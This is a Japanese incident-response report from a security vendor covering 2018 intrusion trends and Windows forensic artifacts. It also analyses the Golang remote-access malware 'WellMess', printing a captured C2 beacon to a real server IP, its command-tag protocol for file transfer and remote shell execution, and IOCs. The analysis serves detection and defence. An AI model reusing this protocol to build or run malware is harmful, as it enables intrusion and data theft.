サイバー救急センターレポート

- 脅威管理とインシデント対応をする人へ -

第３号

2018 春

CYBER EMERGENCY CENTER

2018 年 6 月 14 日

サイバー救急センター

サイバー救急センターレポート

第 3 号 / 2018 春

目　　次

はじめに

内田 法道

株式会社ラック
サイバー救急センター長

サイバー救急センターでインシデント対応を支援させていただいた際の報告会などにおいて、最後にお客様からよくかけられる言葉があります。

「支援ありがとうございました。ただ、内田さんとは、もう会わないようにしたい。」

表現はお客様によって微妙に変わりますが、その意味するところは同じでして、二度とインシデントは発生させないという想いになります。

私たちとしても想いは同じでして、「今後ともよろしくお願いいたします。」のような表現は、意図的に避けるようになりました。もちろんサイバー救急センターとしては、「便りがないのは良い便り」です。ただ、サイバー空間の脅威は減ることはなく種類も多様化しており、お客様の担当者は変化する脅威と日々戦っているのが実情です。

お客様の対応力を超えて私たちに「便り」があった際に、即時かつ適切にお客様を支援できるようサイバー救急センターも日々備えています。

最後になりますが、編集後記（P.19）にアンケートのお願いについて記載しています。ぜひ、本書の感想について皆様のご意見をお聞かせください。

サイバー119の出動傾向

2018年1月～3月の出動傾向

インターネットに公開しているサーバを対象とした不正侵入のインシデントが、引き続き増加傾向にあります。

不正侵入後の被害としては、引き続き「金銭」を狙ったビットコインやオルトコイン等の仮想通貨を発掘するソフトウェア（コインマイナー）がインストールされているインシデントが多く見られました。加えて、Webサーバの不正侵入インシデントにおいては、閲覧者のリソースを利用して仮想通貨を発掘させるスクリプトが埋め込まれるインシデントも発生しています。

不正侵入の原因としては、脆弱性の悪用などではなく、通信のアクセス制御の不備やアカウント管理の不備といった運用管理上のミスが増加しています。構築時には適切な管理状況であったものの、運用中に管理が甘くなってしまったサーバがないか、改めて確認してください。




図 1-1 2018年1月～3月のインシデント傾向

マルウェア関連のインシデント傾向

Advanced Persistent Threat 攻撃（APT 攻撃）と推測されるインシデントの相談を、複数の組織から受けています。

攻撃の手法としては、巧妙なやり取り型の標的型メール、認証サーバに対するブルートフォース攻撃が確認されています。しかし、標的にされたアカウント情報を攻撃者がどのように窃取したかは特定に至っていません。

バラマキ型ウイルスメールのケースにおいては、企業内の全社員宛てにメールが送信されたというケースもあることから、攻撃者は定常的にターゲットとした企業のメールアドレスやアカウント情報を窃取する活動を行っていると考えられます。

不正侵入の手法が巧妙になるに伴い、入口対策での侵入防御は困難になります。不正侵入されることを前提に、ネットワーク内部の通信のアクセス制御や、重要情報のセグメント分離といった対策を検討し、もし、不正侵入された場合においても、被害範囲を最小にするようにしてください。

公開サーバ関連のインシデント傾向

2017年10月～12月の期間から継続して、公開サーバの脆弱性を悪用して不正侵入した攻撃者が、コインマイナーを設置するインシデントの相談を複数受けています。また、Web サーバの閲覧者の PC 上で仮想通貨を発掘するスクリプトを、Web コンテンツに埋め込むインシデントも発生しています。金銭を目的とした攻撃者グループの、金銭を獲得する方法が多様化しています。

脆弱性を悪用する手法としては、WebLogic Server における任意コード実行の脆弱性(CVE-2017-10271)が2017年12月に引き続き発生していました。しかし、それ以上に、「通信のアクセス制御不備」と「アカウント管理の不備」が原因のインシデントが増加しています。

特に、クラウド環境におけるサーバにおいては、通信のアクセス制御不備が多く見られ、簡単なパスワードを設定してい場合には、サーバ構築後、数日で複数の攻撃者に侵入されて、重要情報の窃取、Web コンテンツの改ざん、マルウェアの設置といった被害が発生しています。

クラウド環境を利用している場合は、以下の資料を参考に、特に「認証」、「アクセス制御」、「アカウン

ト管理」の対応が十分にできているか、改めて確認することを推奨します。

■参考：クラウドサービス安全利用のすすめ（IPA）
https://www.ipa.go.jp/files/000011594.pdf

■参考：クラウドコンピューティングのためのセキュリティガイダンス（CSA ジャパン）
http://www.cloudsecurityalliance.jp/guidance.html

攻撃者の残した痕跡に学ぶ

フォレンジック調査では、調査目的に応じてWeb閲覧履歴、USB接続履歴等様々な履歴を調査しますが、特にマルウェア感染事案においてはプログラム実行履歴の調査が重要です。マルウェアが実際に実行されたのかどうか、いつ実行されたのか、どのようなプログラムが動作したのか、などを調べることで感染による影響範囲を評価するためです。

プログラム実行履歴の調査に役立つアーティファクトには様々なものがありますが、有名なものはPrefetch（プリフェッチ）です。C:¥Windows¥Prefetch フォルダには実行ファイル毎に PF ファイル（.pf 拡張子のファイル）が存在し、実行されたプログラム名、ファイルパス、実行時の関連ファイル、実行時刻、実行回数などの情報が記録されています。

Prefetch

Name	PUTTY.EXE
Last Run	2018/01/16 09:31:45 +9
Run Count	1

Time (ms)	Name	Path
0	NTDLL.DLL	¥WINDOWS¥SYSTEM32¥
217	PUTTY.EXE	**¥USERS¥KSEKI¥DESKTOP¥**
308	KERNEL32.DLL	¥WINDOWS¥SYSTEM32¥


図 2-1 PF ファイルのパース結果

上記はフォレンジックツールでPFファイルの一つをパースした結果ですが、ユーザのデスクトップ上に存在したPUTTY.EXEという実行ファイルが一回、2018年1月16日09:31:45に実行されていたことがわかります。PUTTY.EXEが調査時点で削除済みでもPFファイルは残っているため[1]、この時刻が攻撃者の侵入時刻付近であれば、攻撃者が実行したと考えることができます。

プログラム実行履歴に関するアーティファクトには、Prefetchの他にもAmcache（エーエムキャッシュ）と呼ばれるものがあります。AmcacheはPrefetchと異なり、実行時刻は記録されていないのですが、実

1 PFファイルには個数の制限があり古いものから削除されるため、上書きされて残っていない場合や、サーバ系OSのようにPrefetchが無効になっておりPFファイルが全く残っていない場合もある

行プログラムの SHA-1 ハッシュ値が記録されています。



	tSHA1	FullPath
82	e191f741ed53fffe0fb0fc5fb9dbd0b2d2ab128c	c:¥windows¥system32¥winlogon.exe
83	5dbbbc72d60842c6b22b735617ab8fe11c1ca6db	c:¥windows¥system32¥oobe¥firstlogonani
84	81bfb8dceb59b2b00e58e025a7af05d526cc9368	c:¥windows¥system32¥oobe¥msoobe.exe
85	0690a953a8d44e4d8593f8454ebd5040d163c64b	c:¥windows¥system32¥oobe¥setup.exe
86	fab171c4ccafdd6cb5a9265f2f03a90f069aaf76	c:¥windows¥system32¥wbem¥wmiprvse.exe
87	a7c83077b8a28d409e36316d2d7321fa0ccdb7e8	c:¥users¥kseki¥appdata¥local¥temp¥{5c5
88	e530f63a385ada445f37f19fa5b070627c6c2d67	c:¥users¥kseki¥appdata¥local¥temp¥vmwa
89	cf2df13d8115151d9d54bc6215b3bb790ec99df8	c:¥users¥kseki¥appdata¥local¥microsoft
90	ddd8ee1fe8e7e14e6f3be148e3501c979e6e6eea	c:¥users¥kseki¥appdata¥local¥temp¥9831
9	6e0837e8ffe1aed03efc2f0b41f54cfdf8447187	c:¥users¥kseki¥desktop¥putty.exe

図 2-2 Amcache のパース結果

上記はフォレンジックツールで Amcache をパースをした結果ですが、PUTTY.EXE が削除済みの場合であっても、SHA-1 ハッシュ値を得ることができます。そのため VirusTotal のようなハッシュ値で検索できるサービスを利用したり、各種ホワイトリスト、ブラックリストと照合することで、どのような実行ファイルだったのか調べるのに役立ちます。

実際に、上記の例で挙げている PUTTY.EXE のハッシュ値を VirusTotal で検索してみると、多くのアンチウイルスソフトで悪性のファイルと検知されることがわかり、その検知名からファイル暗号機能を持つランサムウェアの一種の可能性が高いと判断することができます。

フォレンジック調査では、このように記録されている情報が異なるアーティファクトを複数組み合わせることで侵害当時の状況を紐解き、侵害原因や影響範囲を特定することが可能になります。

脅威分析報告

新たな Golang マルウェアの発見

(1)はじめに

Google によって開発されたプログラミング言語 Go（以降、Golang)で作成されたマルウェア（以降、Golang マルウェア）といえば、IoT マルウェアである Mirai が有名ですが、サイバー救急センターの脅威分析チーム(CTT: Counter CyberThreat Team)は 2018 年に入ってからサイバー救急センターが取り扱った事案において、クライアント PC やサーバ上で動作する Golang マルウェアの存在を確認しています。Golang には多様なライブラリが存在しており、複数の OS で動作するプログラムの実装やリファクタリングが比較的容易なため、今後も Golang マルウェアが増加すると考えています。今回は、弊社で「WellMess」と呼称している新たな Golang マルウェアの解析結果を紹介します。

(2)Golang マルウェア「WellMess」の解析

「WellMess」は、遠隔操作やファイルの転送などの機能を有しており、下記の特徴があります。

2.1 文字列に関わる特徴

Golang で作成されたプログラムでは、ビルドする際に含まれる文字列が図 3-1 のように連続した 1 つの文字列ブロックになっており、「¥x00」のような NULL 文字区切りでは無いのが特徴的です。図 3-1 の文字列ブロックを参照ごとに区切って見やすく整形したものが図 3-2 です。図 3-2 から、ハードコードされた C2 サーバ、ユーザーエージェント、BASE64 でエンコードされた RC6 の鍵を確認できます。

図 3-1 連続した 1 つの文字列ブロック例

図 3-2 連続した 1 つの文字列ブロックを区切った後の文字列例

さらに、マルウェア内に含まれる文字列を調査すると、このマルウェアは「wellMess」、「UDFile」、「FromNormalToBase64」など、関数に特徴的な名称を使用していることが確認できます（図 3-1）。その中の 1 つである「wellMess」は「Wellcome Message」の略であると推測され、マルウェア作成者が考えた特徴的な関数名であると推測しています。この他、マルウェア内の文字列を調査すると「choise」など英語のスペルミスと考えられる名称も見受けられます。




図 3-3「WellMess」の特徴的な関数名の例

また、マルウェアが C2 コマンドを授受するために利用するタグ表現も特徴的です。タグ表現は、「<;service;>」、「<;head;>」といったような XML 形式のタグに似た作りで、これらのタグがコマンドの識別に使用されます。図 3-4 はタグのマッチングに使用される正規表現のルールです。

図 3-4 タグの正規表現ルール

2.2 通信に関わる特徴

「WellMess」は HTTP の POST リクエストを使用して C2 サーバとやり取りを行います。コマンド操作には POST リクエストにおける Cookie ヘッダのデータ、およびリクエストボディ内に含まれるデータの 2 つを組み合わせて使用します。ファイル転送などのコマンドを識別する情報は、Cookie ヘッダに格納され、コマンドの実行結果やファイルのペイロードは、主に POST リクエストのボディ部分に情報が格納されます。
図 3-5 に「WellMess」と C2 サーバとのやり取りの流れを示します。




図 3-5「WellMess」と C2 サーバとのやり取りの流れ

「WellMess」の特徴的な動作として、端末が感染した際の初期通信を 2 段階に分けて発生させるというものがあります。初期通信の 1 段階目と 2 段階目では、POST リクエストのボディ部分で送信される情報が異なっており、1 段階目の通信ではランダムで生成された AES 鍵および初期ベクトル、2 段階目の通信には端末情報が送信されます。このうち、1 段階目の初期通信を図 3-6 に示します。

```
POST / HTTP/1.1
Host: 103.13.240.46
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.36
Content-Length: 438
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Cookie: D7IIcyEM=7kn+1N%3A+oWY+nxf+O9i+O1I+kLt+UVJ+%2CMr+EF3+HDc.+5qB+sUA+ibu+ELI+W39.+18y
+EkL+msY+bas+JJ5.+Bbn+zzv+ZVy+mf8+yf1.+mSJ+rZH+zd6+zxG+Kbk.+%2CXh+YbU+mgR+cUz+%3A0Y.+QZj+%
2C4F+d3y+GZJ+PY8.+9mQ+c%3Az+hbh+svP+4bn.+X2X+zDO+iD%3A+Vt3+B6f.+0NC+C5L+dhH+%3AS6+uAs.+x%
3A1+9%3Av+VjH+4Aj+Cm0.+Hec+ol1+9uI+EWi+A47.+dmJ+%3AR7+9CN+APP+yPF.+KkZ+4l0+H6T+ENk+SPY.+75m
+twL+4M4+HmY+r%3AE.+TYJ+ME8+C0Ax1fE+9Ybmgf7+v; K7gpZfjS=xnfylQ.+cEERk3JQ++++++
Accept-Encoding: gzip

cLUh n4PD jWRg PENj e8zr XhBn sx,z 1Hcd 4kwm jWjL m9pb. OAJ3 0L0J TGqB rKyd pXGb. hpqb
CorA tYLU 9ELJ GAAb. qxPa PUwG EY6o 9Pxk UAQY. 12d8 n,W4 H5qs mMP0 jxcO. kMOS o,rs nzhR
4lQN wuod. W6Gd w0Cv BinD k4:a tvcF. Gbc3 :Vh1 RD3n JZ3M BB,9. uQvL A7Gy Yl7c VyFz r15W.
KYf: Onnh CdzD v71z nMQi. b6NI 9UTO gj0X gcjt zWyBWq. AVslYu eCieSo WmyLzY K9WzGk hLCl5w.
NANiYd ppyrze 7GaVyr GNWFQ: rN1WQI. Wy1vlX 08ApEL pqh4tj IMSL7O ASPr16. bZ51HA
```

図 3-6 初期通信の 1 段目例

「WellMess」が送信するデータの難読化については、Cookie ヘッダも POST リクエストのボディ部分に含まれるどちらのデータにおいても、「/」を「:」に、「+」を「,」に置換するという点が共通しています。以降では、Cookie ヘッダおよび POST リクエストのボディ部分に含まれるデータについて見ていきます。

2.2.1 Cookie ヘッダに関わる特徴

Cookie ヘッダに含まれるデータは「;」によって 2 つのブロックに区切られており、「=」より前の文字列は使用されません。また、そのデータはハードコードされた RC6 の鍵を使用して暗号化されています。詳細は後述しますが、図 3-6 の初期通信ではホスト名、ドメイン名、ユーザ名などの端末情報を C2 サーバに送信しています。

図 3-7 は、Cookie ヘッダに含まれる情報を復号する流れを示しています。復号したデータの中には、「<;head;>」や「<;service;>」といった前述の特徴的なタグ文字列が含まれていることを確認できます。また、意図は不明ですが、データの末尾には SHA256 ハッシュ値における空文字に相当する「 e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855 」が格納されていることがわかります。




図 3-7 データ復号の流れ（Cookie ヘッダ）

2.2.2 POST リクエストのボディ部分に関わる特徴

「WellMess」は 1 段階目の初期通信において、ランダムに生成された AES 鍵、およびモード CBC で使用される初期ベクトルを、RSA 公開鍵によって暗号化して POST リクエストのボディ部分に含めて C2 サーバへ送信します。そして、初期通信以降の POST リクエストのボディ部分のデータ（gzip により圧縮）は、この AES 鍵と初期ベクトルで暗号化されています。

図 3-8 では、POST リクエストのボディ部分のデータを復号する流れを示します。




図 3-8 データ復号の流れ（POST リクエストのボディ部分）

2.3 コマンド実行に関わる特徴

遠隔からのコマンド実行に使用される特徴的な文字列のタグには、「<;service;>」、「<;head;>」、「<;title;>」、「<;body;>」の 4 種類が存在します。表 3-1 にタグと機能の対応表を示します。このうち、「<;service;>」および「<;head;>」は、コマンドの識別に使用されます。

表 3-1 タグと機能の対応表

タグ	コマンド	機能
<;head;>	C	「<;service;>」タグと共に使用される
	G	コマンド待機
<;service;>	p	AES 鍵などの再初期化を行う
	fu（※1）	C2 サーバから感染 PC へファイルを転送する
	fd	感染 PC から C2 サーバへファイルを転送する
	m	一回あたりの通信の分割サイズの変更
	u	ユーザーエージェントの変更
	hi	用途不明
	上記以外の場合（※2）	「cmd.exe」、「/bin/sh」などを指定し任意の操作実行
<;title;>（※3）		分割通信の項番情報
<;body;>		コマンドに付加されるペイロード部分 当該タグでペイロードを授受するか、POST リクエストのボディ部分でデータを授受するか 2 通りの方法がある

※1 パスを指定せずに、ただファイル名「test.txt」と指定して、ファイルを感染 PC に転送した場合は、ファイル名「upload.test.txt」というファイルが作成される。

※2 「cmd.exe」や「/bin/sh」などを実行する場合は、下記正規表現のルールに従う。

```
fileName:(?P<fn>.*?)¥sargs:(?P<arg>.*?)¥snotwait:(?P<nw>.*)
```

「fileName:」は「cmd.exe」や「/bin/sh」といった文字列を指定します。「args:」は、実行ファイルの引数を指定します。「notwait:」は、弊社で解析した「WellMess」において、空の文字列を入れることが前提のようです。

```
例) fileName:cmd.exe␣args:ipconfig␣notwait:
```

※3 「<;title;>」タグには、1 コマンドの通信が分割された場合の総通信回数、および、何番目の通信かを示す項番情報が入ります。例えば、「<;title;>a:1_0<;title;>」の場合は、通信は合計 2 回に分けられて送信され、1 番目の通信を送信することを意味します。

(3)おわりに

今回は、Golang マルウェアの解析結果を紹介しました。攻撃者は積極的に新たなプログラミング言語を採用し、攻撃に活用していることが伺えます。これに対して防御側の組織は適切な検知ルールを作成し、マルウェア感染を防ぐまたは早期に発見する必要があります。今回紹介した解析結果が、プロキシログやファイアウォールログにおける異常な通信の検出や、エンドポイント製品にて特徴的な文字列のマッチング、不審なコマンドプロンプトの呼び出しなどの検出に活用していただければ幸いです。

(4)IOC 情報

4.1 「WellMess」の SHA-256 ハッシュ値

bec1981e422c1e01c14511d384a33c9bcc66456c1274bbbac073da825a3f537d
f622d031207d22c633ccec187a24c50980243cb4717d21fad6588dacbf9c29e9

4.2 「WellMess」の通信先

103.13.240[.]46
191.101.180[.]78

コラム：セキュリティ百景 #5

IRDF オンライン講座

2018 年 3 月より、LAC セキュリティアカデミーで『IR DF(インシデントレスポンス デジタルフォレンジック)演習ドリル』というオンラインコースを開始いたしました。

主にマルウェアに関連した事案対応で利用できるデジタルフォレンジック(DF)技術について扱うコースとなっています。DF 技術全般に関して、包括的に学ぶことを目的としたコースでは“なく”、あくまでインシデントレスポンスで必要となる基本的な技術情報を扱っています。

受講者の方は、サンプルの仮想ディスクや、演習用ファイルをダウンロードしていただき、お手元の環境で手順について学んでいただく形式です。

コース内では主にオープンソース系ツールを利用した方法をご説明しておりますが、ダウンロードしたサンプルのデータを利用し、任意のツールで解析していただく事が可能です。

動画には字幕を設定しておりますので、音声を出さずに視聴いただく事も可能です。

また、動画の内容と、補足説明を追加した内容を PDF 形式テキストで参照できるようにしております。

現時点では、ファイルシステム基礎 1～8 と、基本的な知識に関する部分を順次公開しておりますが、コンテンツ自体は年間を通じてアップデートされます。特に手順書は、ツール類のアップデートに伴い変更が発生するケースがありますので、適宜対応していく予定です。

従来のオープンコースでは、ご提供した資料を後から更新するといった事が出来ておりませんでしたが、オンラインコースの特徴を生かし常に最新版の資料を電子データでご提供できます。

オンラインでどの様な内容が提供されているかご興味がある方は、無料体験コースも公開しておりますので、ぜひ下記 URL からお申込みください。

ラックセキュリティアカデミー オンライン
https://lac.etudes.jp/jp/

最後に個人的な事となりますが、2018 年 4 月より、新設された Advanced Cyber Threat Research Center(ACTR) Threat Hunting Team(THT)へ異動しました。

セキュリティアカデミーオンラインの IR DF コース、オープンコースの DF コースは、引き続き担当させていただきますので、宜しくお願いいたします。

Advanced Cyber Threat Research Center
Threat Hunting Team
伊原 秀明

コラム：セキュリティ百景 #6

サンドボックス講座

皆さんは、「サンドボックス」を利用したことはありますか。「サンドボックス」は、通常の利用環境から隔離された疑似環境上で検証やテストを実施する仕組みを指しています。

LAC セキュリティアカデミーでは、2017 年度より、マルウェア解析講座の一つとして「マルウェア解析ハンズオン入門コース実践編 ～サンドボックスを用いたマルウェア機能の解析～」講座を新たに開始しています。

私は 2018 年 2 月 8 日～9 日の二日間にわたって開催した当講座の講師を、担当しました。

当講座では、無償で利用可能な「Cuckoo Sandbox」を教材として、構築から解析までの利用方法を学んでいただきます。受講後、受講生がすぐに「サンドボックス」を実践で利用できるようにカリキュラムを組んでおり、不審ファイルの挙動を読み解く事例解析に多くの時間を割り当て、解析ノウハウを学んでいただくことに重点を置いています。

当日は「サンドボックス」を初めて使用する受講生が大半でしたが、二日間の講座で、受講生の皆さんが、効率よく解析結果を読み解いている様子を拝見して、「Cuckoo Sandbox」を使用した解析手順やノウハウを習得していただけたのではないかと感じています。

マルウェア解析技術は、短期間で身につくものではなく、長い学習と経験を重ねて習得します。「サンドボックス」は、このようなマルウェアの技術習得や解析時間を考慮することなく、不審なファイルを読み込ませるだけで、「一定時間」後、「自動的」に解析レポートを出力します。CEC においても、マルウェアによる通信先の特定、TTPs（作成ファイル等の特定）等に「Cuckoo Sandbox」を利用しています。

解析レポートを効率的に、かつ正確に読み解くことで、不審なファイルの機能を効果的に洗い出すことができます。（サンドボックス上で動作しないという解析結果もまた一つの特徴です）

ぜひ、不審ファイルなどの確認にご活用いただければ幸いです。また、解析レポートの一例を次ページに掲載しましたので、読者の皆さんも解析に挑戦してみてください。

